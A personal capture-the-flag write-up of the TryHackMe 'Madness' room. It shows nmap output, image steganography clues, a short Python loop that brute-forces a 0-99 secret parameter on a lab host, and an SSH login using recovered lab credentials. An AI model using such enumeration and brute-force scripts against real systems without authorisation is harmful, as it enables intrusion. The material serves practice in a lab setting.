Madness


Enumaration

# we see a webserver open on port 80 so thats our way in and we have ssh which will be used in later stages

# we see a image in source clode and after fixing the corrupted file got a hint in pic about a secret directory on web browser

# Stegnogtaphy and enumrations get us credentials joker : *axA&GF8dP

# we now ssh into machine



```
└─# ssh joker@$ip
The authenticity of host '10.10.117.17 (10.10.117.17)' can't be established.
ECDSA key fingerprint is SHA256:Wi0RpQNwFTfSuABX4f8gKrf3UzJBmrNOdVjVnBBqL5E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.117.17' (ECDSA) to the list of known hosts.
joker@10.10.117.17's password:

Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Jan  5 18:51:33 2020 from 192.168.244.128
joker@ubuntu:~$
joker@ubuntu:~$
```


Nmap

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ac:f9:85:10:52:65:6e:17:f5:1c:34:e7:d8:64:67:b1 (RSA)
|   256 dd:8e:5a:ec:b1:95:cd:dc:4d:01:b3:fe:5f:4e:12:c1 (ECDSA)
|_  256 e9:ed:e3:eb:58:77:3b:00:5e:3a:f5:24:d8:58:34:8e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), Linux 5.4 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16
```

```
(95%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Sony Android TV
(Android 5.0) (92%), Linux 3.13 (92%), Linux 3.13 - 4.4 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   200.12 ms 10.4.0.1
2   ... 3
4   456.72 ms 10.10.117.17

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.36 seconds
```

http:80

# Gobuster didnt showed any directories and i wasted some time. After sometime i read the source code and found a sus comment a hidden image




```
 <body>
   <div class="main_page">
     <div class="page_header floating_elemen
       <img src="thm.jpg" class="floating_el
!-- They will never find me-->
       <span class="floating_element">
         Apache2 Ubuntu Default Page
       </span>
     </div>
```

# we first found that its an png image with jpg extension and its bytes chunks corrupted so we fixed the corrupt png file and made it proper png

# after enumaration couldnt find anything so took a hint from writeup and saw that we have to convert the png image to proper jpg image

# i used convert tool on command line and converted the png file to proper jpg

# opening the image gave us a secret directory




The image has been repaired in demo mode by PixRecovery, the best corrupted picture recovery utility money can buy.

Purchase full version of the software at:

OfficeRecovery.com/PixRecovery/

hidden directory
/th1s_1s_h1dd3n

# secret directory




Welcome! I have been expecting you!

To obtain my identity you need to guess my secret!

Secret Entered:


That is wrong! Get outta here!

# Saw a scret comment here




```
  <div class="main">
<h2>Welcome! I have been expecting you!</h2>
<p>To obtain my identity you need to guess my secret! </p>
<!-- It's between 0-99 but I don't think anyone will look here-->

<p>Secret Entered: </p>

<p>That is wrong! Get outta here!</p>
```

# I copied a python3 script which basicaly makes request to the url and we provide a secret get parameter because webapp expects us to enter a secret number between 0 -99



```
#!/usr/bin/python3

import requests

host = '10.10.117.17'
url = 'http://{}/th1s_1s_h1dd3n/?secret={}'

for i in range(100):
    r = requests.get(url.format(host, i))
    if not 'That is wrong!' in r.text:
        print("Found secret: {}".format(i))
        print(r.text)

┌──(root💀CyberJunkie)-[~/Tryhackme/Madness_THM]
```


# we got our secret number -73



```
┌──(root💀CyberJunkie)-[~/Tryhackme/Madness_THM]
└─# python3 secret.py
Found secret: 73
<html>
<head>
  <title>Hidden Directory</title>
  <link href="stylesheet.css" rel="stylesheet" type="text/css">
</head>
<body>
  <div class="main">
<h2>Welcome! I have been expecting you!</h2>
<p>To obtain my identity you need to guess my secret! </p>
<!-- It's between 0-99 but I don't think anyone will look here-->

<p>Secret Entered: 73</p>

<p>Urgh, you got it right! But I won't tell you who I am! y2RPJ4QaPF!B</p>

</div>
</body>
</html>
```

# Now my jpg file wasnt opeingn tis password so i opned a writeup and got the username from there

# The encoded username is “wbxre” and usename is joker




```
wbxre
```

```
joker
```

#   As the ctf said bruteforcing isnt allowed so to find password i tried every possible way but couldnt find

# In writeup i found that the pic of the room in thmsite contains the password



